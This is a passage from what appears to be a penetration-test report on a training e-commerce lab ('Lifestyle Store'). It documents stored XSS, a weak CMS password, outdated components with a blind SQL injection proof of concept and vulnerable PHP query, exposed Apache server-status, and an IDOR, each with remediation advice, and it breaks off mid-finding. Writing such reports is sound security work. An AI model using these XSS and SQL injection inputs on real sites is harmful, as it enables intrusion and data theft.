[\*https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)\*](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

[https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)


[https://www.w3schools.com/html/html\\_entities.asp](https://www.w3schools.com/html/html_entities.asp)

# 7. Stored Cross Site Scripting (XSS)

<b>Stored Cross Site Scripting (Severe)</b>	<p>Below mentioned parameters are vulnerable to reflected XSS</p> <p><b>Affected URL :</b></p> <ul style="list-style-type: none"><li>• <a href="http://13.126.196.134/products/details.php?p_id=14">http://13.126.196.134/products/details.php?p_id=14</a></li></ul> <p><b>Affected Parameters :</b></p> <ul style="list-style-type: none"><li>• POST button under Customer Review (POST parameters)</li></ul> <p><b>Payloads:</b></p> <ul style="list-style-type: none"><li>• <code>&lt;script&gt;alert('Hacked')&lt;/script&gt;</code></li><li>• <code>&lt;h1&gt;hey&lt;/h1&gt;</code></li></ul>
---	--

# Observation

Now try entering the payload in review box



The screenshot shows a web browser window with the address bar displaying `13.233.173.221/products/details.php?p_id=14`. The page header includes the store name 'Lifestyle Store' and navigation links: 'My Cart', 'My Profile', 'My Orders', 'Blog', 'Forum', and 'Logout'. The main content area features a white polo shirt with dark blue trim on the collar and sleeves. To the right of the shirt, the text 'All Products T Shirt' is followed by the product title 'White polo shirt' and a description 'White polo shirt for a younger experience'. Below this, there are two buttons: 'Seller Info' and 'Brand Website'. The price is listed as 'INR 450/-', and there is an 'Add To cart' button. A section titled 'No reviews yet' contains a large text input box for reviews. A 'POST' button is located at the bottom right of the input box.

Lifestyle Store

My Cart My Profile My Orders Blog Forum Logout

All Products T Shirt

**White polo shirt**

White polo shirt for a younger experience

Seller Info Brand Website

**INR 450/-**


Add To cart

No reviews yet

POST

# Observation

Hit post button , you can see stored XSS or permanent XSS





# Business impact - High

As attacker can inject arbitrary HTML CSS and JS via the URL, attacker can put any content on the page like phishing pages, install malware on victim's device and even host explicit content that could compromise the reputation of the organization

All attacker needs to do is send the link with the payload to the victim and victim would see hacker controlled content on the website. As the user trusts the website, he/she will trust the content.

# Recommendation

Take the following precautions:

- Sanitize all user input and block characters you do not want
- Convert special HTML characters like ' " < > into HTML entities &quot; %22 &lt; &gt; before printing them on the website

## References:

[\*https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)\*](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

[https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)



[https://www.w3schools.com/html/html\\_entities.asp](https://www.w3schools.com/html/html_entities.asp)

# 8. COMMON PASSWORD

Common password (Severe)	<p>Below mentioned url has weak and very common password</p> <p><b>Affected URL :</b></p> <ul style="list-style-type: none"><li>• <a href="http://13.126.196.134/wondercms/">http://13.126.196.134/wondercms/</a></li></ul>

# Observation

- Password is right in front of you



# Business Impact – high

Easy, default and common passwords make it easy for attackers to gain access to their accounts illegal use of them and can harm the website to any extent after getting logged into privileged accounts.

# Recommendation

- There should be password strength check at every creation of an account.
- There must be a minimum of 8 characters long password with a mixture of numbers , alphanumerics ,special characters ,etc.
- There should be no repetition of password ,neither on change nor reset.
- The password should not be stored on the web, rather should be hashed and stored

## References:

<https://www.acunetix.com/blog/articles/weak-password-vulnerability-common-think/>



[https://www.owasp.org/index.php/Testing\\_for\\_Weak\\_password\\_policy\\_\(OTG-AUTHN-007\)](https://www.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007))

## 9. Component with known vulnerability

Component with known vulnerability (Severe)	<ul style="list-style-type: none"><li>•Server used is nginx/1.14.0 appears to be outdated (current is at least 1.17.3 ) i.e it is known to have exploitable vulnerabilities.</li><li>•WonderCMS</li><li>•Codoforum (Powered by codologic)</li></ul>

# Observation

Codologic Vulnerability:- Now you can see that they have blind sql injection vulnerability





# POC

Codologic Vulnerability,  
It has multiple sql injection vulnerability,  
Check the link of exploit-db in reference.

Proof of Concept:

```
http://localhost/codoforum/index.php?u=/page/6 and  
1=1%23/terms-of-service  
-> true (terms and services displayed)  
http://localhost/codoforum/index.php?u=/page/6 and  
1=2%23/terms-of-service  
-> false ("You do not have enough permissions to view this page!")
```

Code:

```
routes.php:593  
  
$pid = (int) $id;  
$user = \CODOF\User\User::get();  
  
$qry = 'SELECT title, content FROM ' . PREFIX . 'codo_pages p '  
      . ' LEFT JOIN ' . PREFIX . 'codo_page_roles r ON  
r.pid=p.id '  
      . ' WHERE (r.rid IS NULL OR (r.rid IS NOT NULL AND  
r.rid IN (' . implode($user->rids) . ')))'  
      . ' AND p.id=' . $id;
```

# Business Impact – high

Exploits of every vulnerability detected is regularly made public and hence outdated software can very easily be taken advantage of. If the attacker comes to know about this vulnerability, he may directly use the exploit to take down the entire system, which is a big risk.

# Recommendation

- Upgrade to the latest version of Affected Software/theme/plugin/OS which means latest version.
- If upgrade is not possible for the time being, isolate the server from any other critical data and servers.

## References:

<https://usn.ubuntu.com/4099-1/> (for ubuntu)

<https://www.exploit-db.com/exploits/37820>

<https://securitywarrior9.blogspot.com/2018/01/vulnerability-in-wonder-cms-leading-to.html>

# 10. Server misconfiguration

Server misconfiguration (Moderate)	<p>Below mentioned url will show you the server related info</p> <p><b>URL</b></p> <p><a href="http://13.126.196.134/server-status">http://13.126.196.134/server-status</a></p> <p><a href="http://13.126.196.134/server-info">http://13.126.196.134/server-info</a></p>

# Observation and POC

The screenshot shows a web browser window displaying the Apache Server Status page. The address bar shows the URL `15.206.74.73/server-status/`. The page title is "Apache Server Status for localhost (via 127.0.0.1)".

Server Version: Apache/2.4.18 (Ubuntu)  
Server MPM: event  
Server Built: 2018-06-07T19:43:03

---

Current Time: Monday, 05-Nov-2018 14:46:35 IST  
Restart Time: Monday, 05-Nov-2018 09:14:47 IST  
Parent Server Config. Generation: 1  
Parent Server MPM Generation: 0  
Server uptime: 5 hours 31 minutes 47 seconds  
Server load: 1.34 1.26 1.06  
Total accesses: 35 - Total Traffic: 97 kB  
CPU Usage: u8.1 s11.23 cu0 cs0 - .0971% CPU load  
.00176 requests/sec - 4 B/second - 2837 B/request  
1 requests currently being processed, 49 idle workers

PID	Connections		Threads		Async connections		
	total	accepting	busy	idle	writing	keep-alive	closing
1709	0	yes	0	25	0	0	0
1710	1	yes	1	24	0	1	0
Sum	1		1	49	0	1	0

.....w\_.....  
.....  
.....

Scoreboard Key:  
"\_" Waiting for Connection, "s" Starting up, "r" Reading Request,  
"w" Sending Reply, "k" Keepalive (read), "b" DNS Lookup,  
"c" Closing connection, "l" Logging, "g" Gracefully finishing,  
"i" Idle cleanup of worker, "." Open slot with no current process

Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
-----	-----	-----	---	-----	----	-----	------	-------	------	--------	-------	---------

# Recommendation

- Keep the software up to date
- Disable all the default accounts and change passwords regularly
- Develop strong app architecture and encrypt data which has sensitive information.
- Make sure that the security settings in the framework and libraries are set to secured values.
- Perform regular audits and run tools to identify the holes in the system

# References

- <https://www.ifourtechnolab.com/blog/owasp-vulnerability-security-misconfiguration>

# 11. Unauthorized access to user details(IDOR)

<p>Unauthorized access to user details (Moderate)</p>	<p>Below mentioned url will have vulnerabilty through which anyone can see the details of another user</p> <p><b>URL</b> <a href="http://13.233.173.221/generate_receipt/ordered/10">http://13.233.173.221/generate_receipt/ordered/10</a></p> <p>Affected parameter Ordered/<b>10</b></p> <p><b>Payload</b> <a href="http://13.233.173.221/generate_receipt/ordered/11">http://13.233.173.221/generate_receipt/ordered/11</a></p>
---	--



# 11. Unauthorized access to user details(IDOR)

Unauthorized  
access to user  
details  
(Moderate)

Below mentioned url will have vulnerabilty through which anyone can see the details of another user

You just have to change the numeric value given in the url's .

They can be seen as customer id.

**URL'S effected:-**

